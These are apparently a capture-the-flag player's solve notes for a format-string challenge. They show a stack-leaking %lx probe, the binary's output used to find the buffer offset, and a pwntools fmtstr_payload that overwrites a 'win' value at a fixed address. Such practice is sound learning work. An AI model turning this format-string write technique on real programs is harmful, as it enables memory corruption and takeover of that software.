payload += b''.join(f'.{i}=%{i}$lx'.encode() for i in range(12, 40))
returns:
Received 256 bytes!

I will now call printf on your data!

AAAAAAAABBBBBBBB.12=0.13=0.14=10000000000.15=0.16=0.17=0.18=0.19=0.20=0.21=0.22=0.23=0.24=0.25=0.26=0.27=0.28=0.29=0.30=0.31=4141414141414141.32=4242424242424242.33=243231253d32312e.34=31253d33312e786c.35=3d34312e786c2433
And now, let's check the win value!
Checking win value...
... desired win value: 0x96d91d0c8e667fed
... written win value: 0
... INCORRECT!
### Goodbye!
so slot 33, and 16 bytes of padding
#solve
payload = b'A'*16 + fmtstr_payload(33, {0x404108: 0x96d91d0c8e667fed},
    write_size='short', numbwritten=16)